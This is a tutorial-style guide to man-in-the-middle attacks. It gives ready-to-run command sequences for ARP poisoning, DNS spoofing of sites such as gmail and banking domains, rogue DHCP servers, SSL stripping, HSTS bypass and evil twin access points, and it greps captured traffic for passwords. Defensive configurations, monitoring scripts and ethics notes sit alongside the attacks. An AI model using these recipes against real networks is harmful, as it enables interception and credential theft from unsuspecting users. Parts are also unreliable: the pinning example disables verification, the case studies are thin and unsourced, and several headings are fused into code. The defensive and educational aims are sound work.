
The Complete Guide to Man-in-the-Middle Attacks: From Theory to Practice
Introduction: The Invisible Interceptor

Imagine you’re having a private conversation in a crowded room, but unbeknownst to you, there’s a translator sitting between you and your friend, changing your words before they reach their destination. This is the essence of a Man-in-the-Middle (MITM) attack — an attacker secretly intercepting and potentially altering communications between two parties who believe they’re directly communicating with each other.
In today’s interconnected world, MITM attacks represent one of the most pervasive and dangerous threats to digital security. This comprehensive guide will take you through every aspect of MITM attacks: how they work, how to execute them, how to detect them, and most importantly, how to defend against them.
Table of Contents
- Understanding MITM Fundamentals
- The Attack Surface: Where MITM Happens
- Layer 2 Attacks: ARP Poisoning
- Layer 3/4 Attacks: DNS & DHCP Spoofing
- Application Layer Attacks: SSL Stripping
- Wireless MITM: Evil Twin Attacks
- Advanced MITM Techniques
- Detection and Prevention
- Legal and Ethical Considerations
- Real-World Case Studies
1. Understanding MITM Fundamentals
What Exactly is a MITM Attack?
A MITM attack occurs when an attacker positions themselves between two communicating parties, intercepting and potentially altering their communications without their knowledge. The key elements are:
- Interception: Capturing communication between victim A and victim B
- Decryption: Breaking any encryption (if possible)
- Relay: Forwarding the traffic while maintaining the illusion of direct communication
- Manipulation: Optionally altering the communication
The MITM Attack Lifecycle
Why MITM Attacks Are So Effective
- Transparency: Victims are unaware of the interception
- Persistence: Can continue for extended periods
- Versatility: Works across multiple protocols and layers
- Information Rich: Captures credentials, session tokens, and sensitive data
2. The Attack Surface: Where MITM Happens
Network Layers and Corresponding MITM Attacks
OSI LayerProtocolMITM TechniqueImpactLayer 2ARPARP PoisoningRedirect all LAN trafficLayer 3IPICMP RedirectRoute manipulationLayer 4TCPSession HijackingTake over sessionsLayer 5+DNSDNS SpoofingRedirect domain requestsLayer 5+DHCPRogue DHCPControl network configurationLayer 7HTTP/HTTPSSSL StrippingDowngrade encryption
Common Attack Vectors
Public WiFi Networks
bash
# Scenario: Coffee shop WiFi
# Attack: Evil Twin + SSL Stripping
# Risk: Credential theft, session hijacking
Corporate Networks
bash
# Scenario: Internal network
# Attack: ARP Poisoning + DNS Spoofing
# Risk: Internal data exfiltration, lateral movement
Home Networks
bash
# Scenario: Smart home devices
# Attack: DHCP Spoofing
# Risk: IoT compromise, privacy invasion
3. Layer 2 Attacks: ARP Poisoning
Understanding ARP Protocol
The Address Resolution Protocol (ARP) is the Achilles’ heel of local networks. It’s a stateless protocol that trusts any response without verification.
Normal ARP Process:
bash
# Host A wants to talk to Host B
Host A: "Who has 192.168.1.100? Tell 192.168.1.50"
Host B: "192.168.1.100 is at 00:11:22:33:44:55"
ARP Poisoning Process:
bash
# Attacker poisons both sides
To Victim: "192.168.1.1 (Gateway) is at ATTACKER_MAC"
To Gateway: "192.168.1.100 (Victim) is at ATTACKER_MAC"
Practical Implementation
Method 1: Using arpspoof
bash
# Step 1: Enable IP forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
# Step 2: Poison ARP tables
arpspoof -i eth0 -t 192.168.1.100 192.168.1.1 &
arpspoof -i eth0 -t 192.168.1.1 192.168.1.100 &# Step 3: Monitor traffic
tcpdump -i eth0 -w intercepted.pcap -s 0# Step 4: Analyze captured data
strings intercepted.pcap | grep -E "(password|login|user|credit)"
Method 2: Using Ettercap (GUI/CLI)
bash
# Text mode MITM
ettercap -T -M arp:remote /192.168.1.1// /192.168.1.100//
# With plugins
ettercap -T -q -i eth0 -M arp:remote -P dns_spoof,sslstripMethod 3: Using Bettercap (Modern Approach)
bash
# Start bettercap
bettercap -iface eth0
# In the console:
net.probe on
set arp.spoof.targets 192.168.1.100
set arp.spoof.fullduplex true
arp.spoof on
net.sniff onARP Poisoning Defense Mechanisms
Static ARP Entries
bash
# Configure static ARP on critical systems
arp -s 192.168.1.1 00:11:22:33:44:55
# Make it permanent on Linux
echo '192.168.1.1 00:11:22:33:44:55' >> /etc/ethersARP Monitoring Tools
bash
# Install and configure arpwatch
apt install arpwatch
systemctl start arpwatch
# Check for anomalies
arpwatch -i eth0 -d# Manual monitoring script
while true; do
arp -an | sort > /tmp/arp_snapshot.txt
sleep 5
arp -an | sort | diff /tmp/arp_snapshot.txt -
done
Network Switch Protections
bash
# Cisco switch configuration
enable
configure terminal
ip dhcp snooping
ip arp inspection vlan 10
interface gigabitethernet0/1
    ip dhcp snooping limit rate 10
    ip arp inspection trust
end
4. Layer 3/4 Attacks: DNS & DHCP Spoofing
DNS Spoofing Attack
How DNS Spoofing Works
DNS spoofing redirects domain name resolutions to attacker-controlled servers. This is particularly dangerous because it can bypass HTTPS protections if done correctly.
Attack Implementation
bash
# Method 1: Using dnsspoof from dsniff suite
echo "192.168.1.50 www.facebook.com" > spoof_hosts.txt
echo "192.168.1.50 www.gmail.com" >> spoof_hosts.txt
dnsspoof -i eth0 -f spoof_hosts.txt
# Method 2: Using ettercap
ettercap -T -q -i eth0 -P dns_spoof# Configure /etc/ettercap/etter.dns
*.facebook.com A 192.168.1.50
*.google.com A 192.168.1.50
*.bank.com A 192.168.1.50
Advanced DNS Spoofing with Bettercap
bash
bettercap -iface eth0
# In console:
set dns.spoof.all true
set dns.spoof.domains *.facebook.com,*.google.com,*.microsoft.com
dns.spoof on
DHCP Spoofing Attack
Setting Up Rogue DHCP Server
bash
# Install dnsmasq
apt install dnsmasq
# Create configuration
cat > rogue-dhcp.conf << EOF
interface=eth0
dhcp-range=192.168.1.100,192.168.1.200,12h
dhcp-option=3,192.168.1.50 # Gateway (attacker)
dhcp-option=6,8.8.8.8 # DNS server
dhcp-option=15,example.com # Domain name
log-dhcp
EOF# Start rogue server
dnsmasq -C rogue-dhcp.conf -d
DHCP Starvation + Rogue Server Attack
bash
# Phase 1: Starve legitimate DHCP
dhcpstarv -i eth0 -m 1000
# Phase 2: Launch rogue server
dnsmasq -C rogue-dhcp.conf# Phase 3: Force renewals
dhcprelease -i eth0 -c 192.168.1.0/24
Defense Against DNS/DHCP Spoofing
DNSSEC Implementation
bash
# Configure DNSSEC validation
# In /etc/bind/named.conf.options:
dnssec-validation auto;
dnssec-enable yes;
# Test DNSSEC validation
dig +dnssec example.comDHCP Snooping Configuration
bash
# Cisco switch configuration
ip dhcp snooping
ip dhcp snooping vlan 10,20
ip dhcp snooping verify mac-address
interface gigabitethernet0/1
    ip dhcp snooping trust
Client-Side Protections
bash
# Linux: Use resolvconf with hardening
apt install resolvconf
echo "name_servers=9.9.9.9" >> /etc/resolvconf.conf
# Windows: Set DNS via PowerShell
Set-DnsClientServerAddress -InterfaceAlias "Ethernet" -ServerAddresses ("9.9.9.9","1.1.1.1")5. Application Layer Attacks: SSL Stripping
Understanding SSL/TLS Vulnerabilities
SSL Stripping exploits the fact that users often:
- Type “http://” instead of “https://”
- Click links that use HTTP
- Don’t notice when HTTPS is downgraded
SSL Stripping Implementation
Classic SSLStrip Attack
bash
# Original SSLStrip by Moxie Marlinspike
sslstrip -l 8080 -w sslstrip.log
# Configure iptables for transparent proxy
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080Modern SSL Strip with Bettercap
bash
bettercap -iface eth0
# In console:
set http.proxy.sslstrip true
http.proxy on
set net.sniff.local true
net.sniff on
HTTPS Downgrade with MITMProxy
bash
# Start mitmproxy in transparent mode
mitmproxy --mode transparent --showhost --ssl-insecure
# Configure iptables
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080Bypassing HSTS (HTTP Strict Transport Security)
bash
# Method 1: DNS spoofing + SSL stripping
# Redirect to non-HSTS subdomain
echo "192.168.1.50 www.facebook.com" > hosts.txt
dnsspoof -i eth0 -f hosts.txt
# Method 2: SSLStrip2 (handles some HSTS)
sslstrip2 -l 8080 -a -w log.txtDefense Against SSL Stripping
Server-Side Protections
http
# Enable HSTS with preloading
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
# Content Security Policy
Content-Security-Policy: upgrade-insecure-requestsBrowser Extensions
javascript
// HTTPS Everywhere rules example
{
  "name": "Example Site",
  "rules": [
    {"from": "^http://(www\\.)?example\\.com/",
     "to": "https://www.example.com/"}
  ]
}
Client Hardening
bash
# Firefox hardening
about:config
# Set security.ssl.errorReporting.enabled = false
# Set security.ssl.treat_unsafe_negotiation_as_broken = true
# Chrome flags
chrome://flags/#ssl-version-min
# Set to TLS 1.26. Wireless MITM: Evil Twin Attacks
Creating an Evil Twin Access Point
Step-by-Step Evil Twin Setup
bash
# Step 1: Put wireless card in monitor mode
airmon-ng check kill
airmon-ng start wlan0
# Step 2: Scan for target networks
airodump-ng wlan0mon# Step 3: Create fake AP with same SSID
airbase-ng -a 00:11:22:33:44:55 --essid "Cafe WiFi" -c 6 wlan0mon# Step 4: Set up bridge and DHCP
brctl addbr evil-bridge
brctl addif evil-bridge at0
brctl addif evil-bridge eth0
ifconfig evil-bridge up# Step 5: Configure DHCP server
cat > evil-dhcp.conf << EOF
subnet 10.0.0.0 netmask 255.255.255.0 {
range 10.0.0.100 10.0.0.200;
option routers 10.0.0.1;
option domain-name-servers 8.8.8.8;
}
EOFdnsmasq -C evil-dhcp.conf -d
Automated Evil Twin with hostapd
bash
# Create hostapd configuration
cat > hostapd.conf << EOF
interface=wlan0
driver=nl80211
ssid=Free_WiFi
channel=6
hw_mode=g
ignore_broadcast_ssid=0
auth_algs=1
wpa=2
wpa_passphrase=12345678
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
EOF
hostapd hostapd.conf -BWi-Fi Pineapple: Commercial Evil Twin
bash
# Pineapple web interface typically at: 172.16.42.1:1471
# Common modules:
# - Karma: Responds to all probe requests
# - SSLStrip: HTTPS downgrade
# - DNS Spoof: Redirect domains
Defense Against Evil Twin Attacks
Client-Side Detection
bash
# Check for duplicate BSSIDs
sudo iwlist wlan0 scanning | grep -E "ESSID|Address"
# Monitor for MAC address changes
#!/bin/bash
while true; do
CURRENT_BSSID=$(iwgetid -r)
if [ "$CURRENT_BSSID" != "$LAST_BSSID" ]; then
echo "Warning: Network changed to $CURRENT_BSSID"
LAST_BSSID=$CURRENT_BSSID
fi
sleep 5
doneEnterprise Wireless Protections
bash
# 802.1X Authentication Configuration
# In FreeRADIUS:
client 192.168.1.0/24 {
    secret = your_shared_secret
    shortname = wireless_clients
}
# WPA3-Enterprise with 802.1X
wpa_key_mgmt=WPA-EAP
wpa_pairwise=CCMP
rsn_pairwise=CCMP
ieee8021x=1
eapol_version=27. Advanced MITM Techniques
BGP Hijacking (Internet-Scale MITM)
bash
# This requires BGP access - typically ISP level
# Tools for monitoring:
bgpstream                    # Collect BGP data
pyasn                        # ASN lookup tool
QUIC Protocol Interception
bash
# QUIC (HTTP/3) is harder to intercept
# Method: Force fallback to TCP
iptables -A INPUT -p udp --dport 443 -j DROP
# Use qvis for QUIC analysis
qvis --pcap capture.pcap --output-dir analysis/WebSocket MITM
bash
# Intercept WebSocket traffic with mitmproxy
mitmproxy --mode transparent --set websocket=true
# Custom WebSocket interceptor in Python
import websockets
import asyncioasync def intercept(websocket, path):
async for message in websocket:
# Modify messages here
await websocket.send(f"Modified: {message}")
GRPC MITM
bash
# Intercept GRPC traffic
mitmproxy --mode transparent --set upstream_cert=false
# Use grpcurl for testing
grpcurl -plaintext localhost:50051 listIoT Protocol MITM
bash
# MQTT interception
mosquitto_sub -t "#" -v
# CoAP interception with libcoap
coap-client -m get coap://example.com/temperature8. Detection and Prevention
Network-Based Detection
ARP Monitoring System
python
#!/usr/bin/env python3
from scapy.all import *
import time
def arp_monitor_callback(pkt):
if ARP in pkt and pkt[ARP].op in (1, 2): # who-has or is-at
print(f"{time.ctime()} - {pkt[ARP].psrc} is at {pkt[ARP].hwsrc}")
# Check for ARP spoofing
known_ips = {
'192.168.1.1': '00:11:22:33:44:55',
'192.168.1.100': 'AA:BB:CC:DD:EE:FF'
}
if pkt[ARP].psrc in known_ips:
if known_ips[pkt[ARP].psrc] != pkt[ARP].hwsrc:
print(f"ALERT: ARP Spoofing detected! {pkt[ARP].psrc}")
alert_system()sniff(prn=arp_monitor_callback, filter="arp", store=0)
DHCP Snooping Detection
bash
#!/bin/bash
# Monitor DHCP traffic
tcpdump -i eth0 -lenx port 67 or port 68 | while read line; do
    if echo "$line" | grep -q "DHCP-Message.*53.*02"; then
        echo "Possible rogue DHCP server detected"
        # Extract MAC address
        MAC=$(echo "$line" | grep -oE '([0-9A-Fa-f]{2}:){5}[0-9A-Fa-f]{2}' | head -1)
        echo "Suspicious MAC: $MAC"
    fi
done
Host-Based Detection
Certificate Pinning Implementation
python
# Python requests with certificate pinning
import requests
import hashlib
def verify_fingerprint(response, expected_fingerprint):
cert = response.raw.connection.sock.getpeercert(binary_form=True)
cert_hash = hashlib.sha256(cert).hexdigest()
return cert_hash == expected_fingerprint# Usage
response = requests.get('https://api.example.com', verify=False)
if verify_fingerprint(response, "expected_sha256_hash"):
print("Certificate valid")
else:
print("Certificate mismatch - possible MITM!")
Browser Security Headers Check
javascript
// Browser extension to check security headers
chrome.webRequest.onHeadersReceived.addListener(
    function(details) {
        const headers = details.responseHeaders;
        const securityHeaders = {
            'Strict-Transport-Security': false,
            'Content-Security-Policy': false
        };

        headers.forEach(header => {
            if (securityHeaders.hasOwnProperty(header.name)) {
                securityHeaders[header.name] = true;
            }
        });

        // Alert user if missing headers
        if (!securityHeaders['Strict-Transport-Security']) {
            chrome.notifications.create({
                type: 'basic',
                iconUrl: 'icon.png',
                title: 'Security Warning',
                message: 'This site is missing HSTS header'
            });
        }
    },
    {urls: ["<all_urls>"]},
    ["responseHeaders"]
);
Enterprise Prevention Strategies
Zero Trust Architecture
yaml
# Zero Trust policy example
policies:
  - name: "Internal Application Access"
    description: "Access to internal apps requires device trust"
    rules:
      - action: ALLOW
        users: ["*"]
        resources: ["apps.internal.com/*"]
        conditions:
          device_trust: "HIGH"
          ip_range: "10.0.0.0/8"
          mfa_required: true
Network Segmentation
bash
# Micro-segmentation with iptables
# Create isolated zones
iptables -N ZONE_TRUSTED
iptables -N ZONE_UNTRUSTED
iptables -N ZONE_DMZ
# Define traffic rules between zones
iptables -A FORWARD -i eth_trusted -o eth_dmz -j ACCEPT
iptables -A FORWARD -i eth_dmz -o eth_trusted -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A FORWARD -i eth_untrusted -o eth_dmz -j DROP9. Legal and Ethical Considerations
Authorization Framework
python
# Sample penetration testing authorization template
AUTHORIZATION_TEMPLATE = {
    "client": "Company Name",
    "scope": {
        "targets": ["192.168.1.0/24", "example.com"],
        "exclusions": ["192.168.1.50", "db.example.com"],
        "techniques_allowed": ["ARP spoofing", "DNS spoofing"],
        "techniques_prohibited": ["DoS attacks", "Data modification"],
        "time_window": "2024-01-15 18:00 to 2024-01-15 22:00"
    },
    "contacts": {
        "technical": "tech@company.com",
        "management": "security@company.com",
        "emergency": "+1234567890"
    },
    "rules_of_engagement": {
        "data_handling": "All captured data must be encrypted",
        "reporting": "Daily progress reports required",
        "escalation": "Contact immediately if production impacted"
    }
}
Compliance Requirements
RegulationMITM Testing RequirementsGDPRData minimization, encryption of captured dataHIPAANo PHI capture, strict access controlsPCI DSSSegmented testing, no live cardholder dataSOXAudit trails, change management
Ethical Testing Framework
- Informed Consent: Always obtain written authorization
- Scope Adherence: Never exceed authorized boundaries
- Data Protection: Encrypt all captured data
- Minimal Impact: Avoid disruption to operations
- Full Disclosure: Report all findings transparently
10. Real-World Case Studies
Case Study 1: The Starbucks MITM Attack (2014)
Attack Vector: Public WiFi + SSL Stripping
Impact: Credential theft from 100+ customers
Technical Details:
bash
# Attackers used:
evilgrade --config apache2.conf
sslstrip -l 8080 -w credentials.log
# Captured: Email, social media, and banking credentials
Lessons Learned:
- Always use VPN on public WiFi
- Verify SSL certificates
- Look for HTTPS in address bar
Case Study 2: Corporate Espionage via ARP Poisoning
Attack Vector: Insider threat + ARP poisoning
Impact: Intellectual property theft
Technical Details:
bash
# Insider used:
ettercap -T -M arp:remote /192.168.1.1// /192.168.1.50//
# Intercepted: R&D communications, source code transfers
Detection Method:
bash
# Security team discovered via:
arpwatch -i eth0
# Alerted on: Rapid ARP table changes
Prevention Implemented:
- 802.1X network authentication
- Network Access Control (NAC)
- Encrypted internal communications
Case Study 3: IoT Botnet via DHCP Spoofing
Attack Vector: DHCP spoofing in smart home
Impact: IoT devices recruited into botnet
Technical Details:
bash
# Attack chain:
1. Compromise weak WiFi password
2. Launch rogue DHCP: dnsmasq -C malicious.conf
3. Set DNS to attacker-controlled server
4. Update firmware with malicious code
Mitigation:
bash
# Implemented:
- Strong WiFi passwords (WPA3)
- Network segmentation for IoT
- Regular firmware updates
- DHCP snooping on capable routers
Conclusion: The Future of MITM Defense
Emerging Technologies
- Quantum Cryptography
- python
- # Quantum Key Distribution (QKD) # MITM impossible due to quantum principles
- Blockchain-Based Identity
- solidity
- // Smart contract for certificate validation function verifyCertificate(bytes32 certHash) public returns (bool) { return trustedCertificates[certHash]; }
- AI-Powered Anomaly Detection
- python
- # Machine learning for traffic analysis model = RandomForestClassifier() model.fit(training_data, labels) prediction = model.predict(live_traffic_features)
Actionable Recommendations
For Individuals:
- Use VPN on untrusted networks
- Enable HSTS preloading in browsers
- Verify SSL certificates manually
- Use different passwords for different sites
For Organizations:
- Implement Zero Trust Architecture
- Deploy network segmentation
- Use certificate pinning in applications
- Regular security awareness training
For Developers:
- Implement TLS 1.3 with perfect forward secrecy
- Use certificate pinning in apps
- Add security headers (HSTS, CSP)
- Regular dependency updates
Final Thoughts
MITM attacks remain one of the most potent threats in cybersecurity due to their stealth and effectiveness. As technology evolves, so do both attack and defense techniques. The key to protection lies in:
- Layered Security: No single solution is sufficient
- Constant Vigilance: Regular monitoring and updates
- Education: Awareness of threats and countermeasures
- Defense in Depth: Multiple overlapping security controls
Remember: In the cat-and-mouse game of cybersecurity, staying informed and proactive is your best defense against Man-in-the-Middle attacks.
Resources for Further Learning:
- OWASP MITM Attack Guide
- NIST Guidelines for MITM Prevention
- Cloudflare Learning Center
- Let’s Encrypt Documentation
Stay secure, stay vigilant, and remember: Trust, but verify.